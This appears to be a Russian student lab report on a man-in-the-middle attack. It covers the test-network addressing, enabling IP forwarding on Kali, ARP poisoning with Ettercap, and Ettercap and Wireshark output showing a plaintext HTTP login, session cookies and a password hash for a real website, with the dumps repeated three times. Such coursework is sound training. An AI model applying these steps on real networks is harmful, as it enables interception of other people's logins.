1. **Соберите стенд для реализации MITM. Зафиксируйте имена ролей (злоумышленник и жертва) для отчета. Нарисуйте сетевую топологию вашего стенда в любом удобном редакторе. На топологии укажите тип сети используемой вами на L1 уровне, IP адресацию всех устройств и типы и пути следования трафика до MITM и после. Рекомендуется делать две картинки до MITM и после MITM**




Рис 1. Топология сети

Атакующий: Kali linux. Соеднинеие Wlan0

Жертва: Windows 10. Соеднинеие Wlan0

Сервер. 172.20.10.1. MAC адресс: F2:79:60:E8:13:64


****

Рис 2. Ip config жерты

IP адресация жертвы

Ipv4 адрресс: 172.20.10.4.

Основной шлюз 172.20.10.1

MAC адресс: AC:FD:CE:82:CE:95

Маска подсети: 255.255.255.240


****

Рис 2. If config атакующего

IP адресация атакующего

Ipv4 адрресс: 172.20.10.2

Основной шлюз 172.20.10.15

MAC адресс: 74:29:AF:05:97:01

Маска подсети: 255.255.255.240

**Включаем маршрутизацию транзитных IP-пакетов (не предназначенных для этого компьютера) ip forwarding**

root@kali:~# echo "1">/proc/sys/net/ipv4/ip\_forward

**С помощью Ettercap подменяем адрес роутера на адрес атакующего**





Рис 3. ARP-таблица. Подмена физического адреса сервера

**3. Проведите атаку на жертву. Успех зафиксируйте скриншотами.**

****

**Listening on:**

**wlan0 -> 74:29:AF:05:97:01**

**172.20.10.2/255.255.255.240**

**fe80::ff13:3b28:a91d:d06/64**

**2a00:1fa0:44d1:6a5c:d89:8180:2eda:1747/64**

**SSL dissection needs a valid 'redir\_command\_on' script in the etter.conf file**

**Privileges dropped to EUID 65534 EGID 65534...**

**33 plugins**

**42 protocol dissectors**

**57 ports monitored**

**20388 mac vendor fingerprint**

**1766 tcp OS fingerprint**

**2182 known services**

**Lua: no scripts were specified, not starting up!**

**Starting Unified sniffing...**

**Randomizing 15 hosts for scanning...**

**Scanning the whole netmask for 15 hosts...**

**2 hosts added to the hosts list...**

**Host 172.20.10.1 added to TARGET1**

**Host 172.20.10.4 added to TARGET2**

**ARP poisoning victims:**

**GROUP 1 : 172.20.10.1 F2:79:60:E8:13:64**


**GROUP 2 : 172.20.10.4 AC:FD:CE:82:CE:95**


**HTTP : 87.236.16.77:80 -> USER: submit PASS: qwerty INFO: http://rulinks.org/**

**CONTENT: login\_name=qwerty&login\_password=qwerty&login=submit**

**4. Соберите трафик на устройстве злоумышленника и жертвы. Извлеките данные из трафика через Wireshark. Файлы дампов и полезной информации сохраните для отчета. У дампа жертвы используйте приписку victim.**

****

****

****

**GET / HTTP/1.1**

**Accept: text/html, application/xhtml+xml, image/jxr, \*/\***

**Accept-Language: ru,en-US;q=0.7,en;q=0.3**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko**

**Accept-Encoding: gzip, deflate**

**Host: rulinks.org**

**Connection: Keep-Alive**

**Cookie: dle\_newpm=0; \_ym\_isad=2; dle\_user\_id=41792; dle\_password=eac912a55b92c9b6f28e1a6c30ccced2; \_ym\_uid=1527172745962190678; dle\_hash=f44ba57f7b0403ee97e091d1b2051cba**

**HTTP/1.1 200 OK**

**Server: nginx-reuseport/1.13.4**

**Date: Thu, 24 May 2018 15:42:57 GMT**

**Content-Type: text/html; charset=windows-1251**

**Transfer-Encoding: chunked**

**Connection: keep-alive**

**Keep-Alive: timeout=30**

**X-Powered-By: PHP/5.2.17**

**Set-Cookie: PHPSESSID=3dd356cd23ea61992f266097d36fc183; path=/; domain=.rulinks.org; HttpOnly**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0**

**Pragma: no-cache**

**Set-Cookie: PHPSESSID=3d2dbeb5e9f28cc9fa6b8b40d6449414; path=/; domain=.rulinks.org; HttpOnly**

**Set-Cookie: dle\_user\_id=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_password=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_hash=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Content-Encoding: gzip**

**POST / HTTP/1.1**

**Accept: text/html, application/xhtml+xml, image/jxr, \*/\***

**Referer: http://rulinks.org/**

**Accept-Language: ru,en-US;q=0.7,en;q=0.3**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko**

**Content-Type: application/x-www-form-urlencoded**

**Accept-Encoding: gzip, deflate**

**Host: rulinks.org**

**Content-Length: 58**

**Connection: Keep-Alive**

**Cache-Control: no-cache**

**Cookie: dle\_newpm=0; \_ym\_isad=2; \_ym\_uid=1527172745962190678; PHPSESSID=3d2dbeb5e9f28cc9fa6b8b40d6449414**

**login\_name=qwerty&login\_password=qwerty&login=submitHTTP/1.1 200 OK**

**Server: nginx-reuseport/1.13.4**

**Date: Thu, 24 May 2018 15:43:08 GMT**

**Content-Type: text/html; charset=windows-1251**

**Transfer-Encoding: chunked**

**Connection: keep-alive**

**Keep-Alive: timeout=30**

**X-Powered-By: PHP/5.2.17**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0**

**Pragma: no-cache**

**Set-Cookie: PHPSESSID=04365ae5f270328a00269f13368d2910; path=/; domain=.rulinks.org; HttpOnly**

**Set-Cookie: dle\_user\_id=41792; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_password=eac912a55b92c9b6f28e1a6c30ccced2; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_hash=d238fc3c0102744aef406e5c21384e01; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_newpm=0; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Content-Encoding: gzip**

**GET / HTTP/1.1**

**Accept: text/html, application/xhtml+xml, image/jxr, \*/\***

**Accept-Language: ru,en-US;q=0.7,en;q=0.3**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko**

**Accept-Encoding: gzip, deflate**

**Host: rulinks.org**

**Connection: Keep-Alive**

**Cookie: dle\_newpm=0; \_ym\_isad=2; dle\_user\_id=41792; dle\_password=eac912a55b92c9b6f28e1a6c30ccced2; \_ym\_uid=1527172745962190678; dle\_hash=f44ba57f7b0403ee97e091d1b2051cba**

**HTTP/1.1 200 OK**

**Server: nginx-reuseport/1.13.4**

**Date: Thu, 24 May 2018 15:42:57 GMT**

**Content-Type: text/html; charset=windows-1251**

**Transfer-Encoding: chunked**

**Connection: keep-alive**

**Keep-Alive: timeout=30**

**X-Powered-By: PHP/5.2.17**

**Set-Cookie: PHPSESSID=3dd356cd23ea61992f266097d36fc183; path=/; domain=.rulinks.org; HttpOnly**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0**

**Pragma: no-cache**

**Set-Cookie: PHPSESSID=3d2dbeb5e9f28cc9fa6b8b40d6449414; path=/; domain=.rulinks.org; HttpOnly**

**Set-Cookie: dle\_user\_id=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_password=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_hash=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Content-Encoding: gzip**

**POST / HTTP/1.1**

**Accept: text/html, application/xhtml+xml, image/jxr, \*/\***

**Referer: http://rulinks.org/**

**Accept-Language: ru,en-US;q=0.7,en;q=0.3**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko**

**Content-Type: application/x-www-form-urlencoded**

**Accept-Encoding: gzip, deflate**

**Host: rulinks.org**

**Content-Length: 58**

**Connection: Keep-Alive**

**Cache-Control: no-cache**

**Cookie: dle\_newpm=0; \_ym\_isad=2; \_ym\_uid=1527172745962190678; PHPSESSID=3d2dbeb5e9f28cc9fa6b8b40d6449414**

**login\_name=qwerty&login\_password=qwerty&login=submitHTTP/1.1 200 OK**

**Server: nginx-reuseport/1.13.4**

**Date: Thu, 24 May 2018 15:43:08 GMT**

**Content-Type: text/html; charset=windows-1251**

**Transfer-Encoding: chunked**

**Connection: keep-alive**

**Keep-Alive: timeout=30**

**X-Powered-By: PHP/5.2.17**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0**

**Pragma: no-cache**

**Set-Cookie: PHPSESSID=04365ae5f270328a00269f13368d2910; path=/; domain=.rulinks.org; HttpOnly**

**Set-Cookie: dle\_user\_id=41792; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_password=eac912a55b92c9b6f28e1a6c30ccced2; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_hash=d238fc3c0102744aef406e5c21384e01; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_newpm=0; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Content-Encoding: gzip**

**GET / HTTP/1.1**

**Accept: text/html, application/xhtml+xml, image/jxr, \*/\***

**Accept-Language: ru,en-US;q=0.7,en;q=0.3**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko**

**Accept-Encoding: gzip, deflate**

**Host: rulinks.org**

**Connection: Keep-Alive**

**Cookie: dle\_newpm=0; \_ym\_isad=2; dle\_user\_id=41792; dle\_password=eac912a55b92c9b6f28e1a6c30ccced2; \_ym\_uid=1527172745962190678; dle\_hash=f44ba57f7b0403ee97e091d1b2051cba**

**HTTP/1.1 200 OK**

**Server: nginx-reuseport/1.13.4**

**Date: Thu, 24 May 2018 15:42:57 GMT**

**Content-Type: text/html; charset=windows-1251**

**Transfer-Encoding: chunked**

**Connection: keep-alive**

**Keep-Alive: timeout=30**

**X-Powered-By: PHP/5.2.17**

**Set-Cookie: PHPSESSID=3dd356cd23ea61992f266097d36fc183; path=/; domain=.rulinks.org; HttpOnly**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0**

**Pragma: no-cache**

**Set-Cookie: PHPSESSID=3d2dbeb5e9f28cc9fa6b8b40d6449414; path=/; domain=.rulinks.org; HttpOnly**

**Set-Cookie: dle\_user\_id=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_password=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_hash=deleted; expires=Wed, 24-May-2017 15:42:56 GMT; path=/; domain=.rulinks.org; httponly**

**Content-Encoding: gzip**

**POST / HTTP/1.1**

**Accept: text/html, application/xhtml+xml, image/jxr, \*/\***

**Referer: http://rulinks.org/**

**Accept-Language: ru,en-US;q=0.7,en;q=0.3**

**User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko**

**Content-Type: application/x-www-form-urlencoded**

**Accept-Encoding: gzip, deflate**

**Host: rulinks.org**

**Content-Length: 58**

**Connection: Keep-Alive**

**Cache-Control: no-cache**

**Cookie: dle\_newpm=0; \_ym\_isad=2; \_ym\_uid=1527172745962190678; PHPSESSID=3d2dbeb5e9f28cc9fa6b8b40d6449414**

**login\_name=qwerty&login\_password= qwerty &login=submitHTTP/1.1 200 OK**

**Server: nginx-reuseport/1.13.4**

**Date: Thu, 24 May 2018 15:43:08 GMT**

**Content-Type: text/html; charset=windows-1251**

**Transfer-Encoding: chunked**

**Connection: keep-alive**

**Keep-Alive: timeout=30**

**X-Powered-By: PHP/5.2.17**

**Expires: Thu, 19 Nov 1981 08:52:00 GMT**

**Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0**

**Pragma: no-cache**

**Set-Cookie: PHPSESSID=04365ae5f270328a00269f13368d2910; path=/; domain=.rulinks.org; HttpOnly**

**Set-Cookie: dle\_user\_id=41792; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_password=eac912a55b92c9b6f28e1a6c30ccced2; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_hash=d238fc3c0102744aef406e5c21384e01; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Set-Cookie: dle\_newpm=0; expires=Fri, 24-May-2019 15:43:08 GMT; path=/; domain=.rulinks.org; httponly**

**Content-Encoding: gzip**